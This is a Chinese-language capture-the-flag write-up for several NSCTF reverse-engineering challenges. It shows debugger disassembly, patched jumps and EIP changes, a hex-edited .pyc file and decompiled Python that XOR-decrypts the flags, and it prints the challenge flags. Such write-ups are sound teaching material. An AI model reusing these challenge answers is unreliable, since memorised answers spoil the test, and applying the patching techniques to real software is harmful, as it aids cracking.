
0123112A	^- 75 B5	ljnz short 012310E1	
0123112C	> 8D8D FCFEFFF	lea ecx,[local.65]	
01231132	- C705 6833230	mov dword ptr ds:[0x1233368],0x1	
0123113C	- 8D51 01	lea edx,dword ptr ds:[ecx+0x1]	
0123113F	- 90	nop	
01231140	> 8A01	mov al,byte ptr ds:[ecx]	//然并软
01231142	- 41	inc ecx	
01231143	- 84C0	test al,al	
01231145	^ 75 F9	ljnz short 01231140	
01231147	- 2BCA	sub ecx,edx	
01231149	~ 74 27	jc short 01231172	
0123114B	- 83FF 03	cmp edi,0x3	
0123114E	~ 7E 18	jle short 01231168	
01231150	- E8 ABFEFFFF	call 01231000	http://blog.csdn.net/
01231155	- 5F	pop edi	
01231156	- 5E	pop esi	
01231157	- 33C0	xor eax,eax	
01231159	- 5B	pop ebx	
0123115A	- 8B4D FC	mov ecx,[local.1]	
0123115D	- 33CD	xor ecx,ebp	
0123115F	- E8 21000000	call 01231185	
01231164	- 8BE5	mov esp,ebp	
01231166	- 5D	pop ebp	
01231167	- C3	retn	
01231168	> 68 1C212301	push 0123211C	flag:{NSCTF_md5065ca>01??ab7e0f4>>a701c>cd17340}
0123116D	- FFD6	call esi	
0123116F	- 83CB 04	add esp,0x4	

可以看到当寄存器edi值为3时进行跳转。。

强行进入该判断

01231149	~ 74 27	jc short 01231172	
0123114B	- 83FF 03	cmp edi,0x3	
0123114E	~ 7E 18	jle short 01231168	
0123114F	~ 7E 18	jle short 01231168	
01231150	- E8 ABFEFFFF	call 01231000	http://blog.csdn.net/
01231155	- 5F	pop edi	
01231156	- 5E	pop esi	
01231157	- 33C0	xor eax,eax	
01231159	- 5B	pop ebx	
0123115A	- 8B4D FC	mov ecx,[local.1]	
0123115D	- 33CD	xor ecx,ebp	
0123115F	- E8 21000000	call 01231185	
01231164	- 8BE5	mov esp,ebp	
01231166	- 5D	pop ebp	
01231167	- C3	retn	
01231168	> 68 1C212301	push 0123211C	flag:{NSCTF_md5065ca>01??ab7e0f4>>a701c>cd17340}

得到flag:



爆破有时候也挺好用的~

Reverse02:


没加壳。。直接搜索字符串

The screenshot shows a debugger window with assembly code on the left and a search window titled '中文搜索引擎' on the right. The assembly code includes instructions like `call 008F1811`, `jmp 008F1380`, `push 0x14`, `push 008F2248`, `call 008F1A20`, `xor esi,esi`, `mov dword ptr ss:[ebp-0x1C],esi`, `mov dword ptr ss:[ebp-0x20],esi`, `push 008F2128`, `mov al,byte ptr ds:[0x8F3028]`, `mov al,byte ptr ds:[0x8F3027]`, `mov al,byte ptr ds:[0x8F3026]`, `mov al,byte ptr ds:[0x8F3025]`, `mov al,byte ptr ds:[0x8F3024]`, `mov al,byte ptr ds:[0x8F3023]`, `mov al,byte ptr ds:[0x8F3022]`, `mov al,byte ptr ds:[0x8F3021]`, `mov al,byte ptr ds:[0x8F3020]`, `mov al,byte ptr ds:[0x8F301F]`, `mov al,byte ptr ds:[0x8F301E]`, `mov al,byte ptr ds:[0x8F301D]`, `mov al,byte ptr ds:[0x8F301C]`, `push 008F2120`, `push 008F2128`, `call 008F1811`, and `push 008F1A88`. The search window displays a list of memory addresses and their corresponding text strings, including `flag:{NSCTF_md57e0cad17016b0?45?F7c>0>4a>1c3a0}`, `flag`, `N`, `bN`, `WbN`, `GWbN`, `9GWbN`, `2;9GWbN`, `j2;9GWbN`, `Xj2;9GWbN`, `jXj2;9GWbN`, `FjXj2;9GWbN`, `PFjXj2;9GWbN`, `JPFjXj2;9GWbN`, `flag`, `flag:{NSCTF_md57e0cad17016b0?45?F7c>0>4a>1c3a0}`, `(initial CPU selection)`, and `;\r`.

跳转到字符串所在位置。


The screenshot shows a debugger window with assembly code. The instruction `call dword ptr ds:[&MSUCR120.strncpy_s]` at address `008F102E` is highlighted in red. The assembly code includes instructions like `push ebp`, `mov ebp,esp`, `sub esp,0x38`, `mov eax,dword ptr ds:[0x8F3000]`, `xor eax,ebp`, `mov [local.1],eax`, `push 0x30`, `lea eax,dword ptr ss:[ebp-0x37]`, `mov byte ptr ss:[ebp-0x38],0x0`, `push 0x0`, `push eax`, `call <jmp.&MSUCR120.nmemset>`, `push 0x30`, `push 008F2128`, `lea eax,[local.14]`, `push 0x31`, `push eax`, `add esp,0x1C`, `lea eax,dword ptr ss:[ebp-0x29]`, `cmp byte ptr ss:[ebp-0x29],0x7D`, `jb short 008F104B`, `xor byte ptr ds:[eax],0x7`, `lea eax,dword ptr ds:[eax+0x1]`, `cmp byte ptr ds:[eax],0x7D`, `jnz short 008F1040`, `push 0x0`, `push 008F2120`, and `lea eax,[local.14]`. The search window on the right shows `n = 30 (48.)`, `c = 00`, `s`, `memset`, `flag:{NSCTF_md57e0cad17016b0?45?F7c>0>4a>1c3a0}`, `msvcr120.strncpy_s`, and `Style = MB_OK|MB_APPLMODAL` and `Flag`.

这个和re1好像哇。。于是机智的我干了这么一件事。。



设置008F1000为新的EIP

于是。。flag就直接出来了。。



Reverse04:

用uncomplye2反编译，出错。

```
Syntax error at or near 'NOP' token at offset 0
# decompiled 0 files: 0 okay, 1 failed, 0 verify failed
# 2015.09.28 22:43:30 中国标准时间
```

```
ParseError: This code section failed:
0 NOP None
1 LOAD_CONST "M,\x1d-\x18>E'\x1ezN~\x1b*\x19+\x12%\x1d-"
4 LOAD_CONST "M,\x1d-\x18>E'\x1ezN~\x1b*\x19+\x12%\x1d-"
7 NOP None
8 LOAD_CONST "M,\x1d-\x18>E'\x1ezN~\x1b*\x19+\x12%\x1d-"
11 LOAD_CONST 'I\x7fM<I<I\x7fJ.\x16wWcRj\x0e6\x0fn'
```

使用unpyclib对其进行反汇编

```
C:\Python27\Lib\site-packages\unpyclib>python application.py -d C:\Users\jon\Desktop\pyc\Reverse04.pyc > C:\Users\jon\Desktop\pyc\re.txt
C:\Python27\Lib\site-packages\unpyclib>
```

```

--- Disasm ---
00000008 CODE:
argcount:
00000009     LONG: 0L (00 00 00 00)
nlocals:
0000000D     LONG: 0L (00 00 00 00)
stacksize:
00000011     LONG: 3L (03 00 00 00)
flags:
00000015     LONG: 64L (40 00 00 00)
              (NOFREE)
code:
00000019     STR: '\td\x00\x00d\x00\x00\t\d\x00\x00d\x01\x00\x17d\x02\x00\x17d\x03\x00\x17d\x04\x00\x17d\x05\x00\x17d\x06\x00\x17...' (FC 00 00 00 09 64 00 00 64 00
              00000000     09 - NOP
              00000001     64 - LOAD_CONST          "M,\x1d-\x18}E'\x1ezN^\x1b*\x19+\x12%\x1d-"
              00000004     64 - LOAD_CONST          "M,\x1d-\x18}E'\x1ezN^\x1b*\x19+\x12%\x1d-"
              00000007     09 - NOP
              00000008     64 - LOAD_CONST          "M,\x1d-\x18}E'\x1ezN^\x1b*\x19+\x12%\x1d-"
              0000000B     64 - LOAD_CONST          'I\x7fM(I{I\x7fJ.\x16w#cRj\x0e6\x0fn'
              0000000E     17 - BINARY_ADD
              0000000F     64 - LOAD_CONST          'Zo\nn\x0fk\t1R7\x03g\x067\x00eUb\x043'
              00000012     17 - BINARY_ADD
              00000013     64 - LOAD_CONST          '\x014\x071Rr\x14x\x19`D?q`a5s,AW'
              00000016     17 - BINARY_ADD
              00000017     64 - LOAD_CONST          "\x10' \x11uLyA%\x1d|DrFv\x12t\x11#B&"
              0000001A     17 - BINARY_ADD
              0000001B     64 - LOAD_CONST          'GsKzK*O)\x1c%GuC>\x1e\x7f\x1b+\x19*'
              0000001E     17 - BINARY_ADD
              0000001F     64 - LOAD_CONST          '\x1e&\x14-\x1f\x1axAqBqyO-LtE}'

```

用16进制编辑器对二进制文件进行修改，去掉两个nop。并修改长度

0000h:	03 F3 0D 0A 1A AE 00 56 63 00 00 00 00 00 00 00	.ó...@.Vc.....
0010h:	00 03 00 00 00 40 00 00 00 73 FC 00 00 00 09 64@....sü...d
0020h:	00 00 64 00 00 09 64 00 00 64 01 00 17 64 02 00	..d...d...d...d..
0030h:	17 64 03 00 17 64 04 00 17 64 05 00 17 64 06 00	.d...d...d...d..

继续报错，继续分析

```

Syntax error at or near 'STORE_GLOBAL' token at offset 37
# decompiled 0 files; 0 okay, 1 failed; 0 verify failed
# 2015.09.28 22:52:13 中国标准时间

```

怀疑是工具问题。

换一种反编译工具：传送门 <http://tool.lu/pyc/>

得到一部分代码

```

#!/usr/bin/env python
# encoding: utf-8
# 访问http://tool.lu/pyc/ 查看更多信息
data = "M,\x1d-\x18}E'\x1ezN^\x1b*\x19+\x12%\x1d-" + 'I\x7fM(I{I\x7fJ.\x16wWcRj\x0e6\x0fn' + ' Zo\nn\x0fk\t'
import os
import sys
import struct
import cStringIO
import string
import dis
import marshal
import types
import random
count = 0

def reverse(string):
    return string[::-1]

data_list = list(reverse(data)[1:])

def decrypt(c, key2):
    global count
    data_list[count] = c ^ key2
    count += 1

```



```

def GetFlag1():
    key= struct.unpack('B', data[len(data) - 8])[0]
    for c in data_list:
        if count == 0:
            decrypt(struct.unpack('B', c)[0], key)
            continue
        key = struct.unpack('B', data[len(data) - 3])[0]
        decrypt(struct.unpack('B', c)[0], key)

    for c in data_list[::-1]:
        print chr(c),

def GetFlag2():
    key = struct.unpack('B', data[len(data) - 11])[0]
    for c in data_list:
        if count == 0:
            decrypt(struct.unpack('B', c)[0], key)
            continue
        key = struct.unpack('B', data[len(data) - 4 - count])[0]
        decrypt(struct.unpack('B', c)[0], key)

    for c in data_list[::-1]:
        print chr(c),

def GetFlag3():
    key = struct.unpack('B', data[len(data) - 5])[0]
    for c in data_list:
        if count == 0:
            decrypt(struct.unpack('B', c)[0], key)
            continue
        key = struct.unpack('B', data[len(data) - 2 - count])[0]
        decrypt(struct.unpack('B', c)[0], key)

    for c in data_list[::-1]:
        print chr(c),

def GetFlag4():
    global count
    key = struct.unpack('B', data[len(data) - 1])[0]
    for c in data_list:
        if count == 0:
            decrypt(struct.unpack('B', c)[0], key)
            continue
        key = struct.unpack('B', data[len(data) - 1- count])[0]
        decrypt(struct.unpack('B', c)[0], key)

    count = 0
    for c in data_list[::-1]:
        print chr(c),

```

```
def GetFlag5():  
    pass  
# WARNING: Decompile incomplete  
  
GetFlag1()
```

修改代码，将GetFlag2()、GetFlag3()、GetFlag4()函数都调用，flag在GetFlag4()函数所打印出来的字符串内。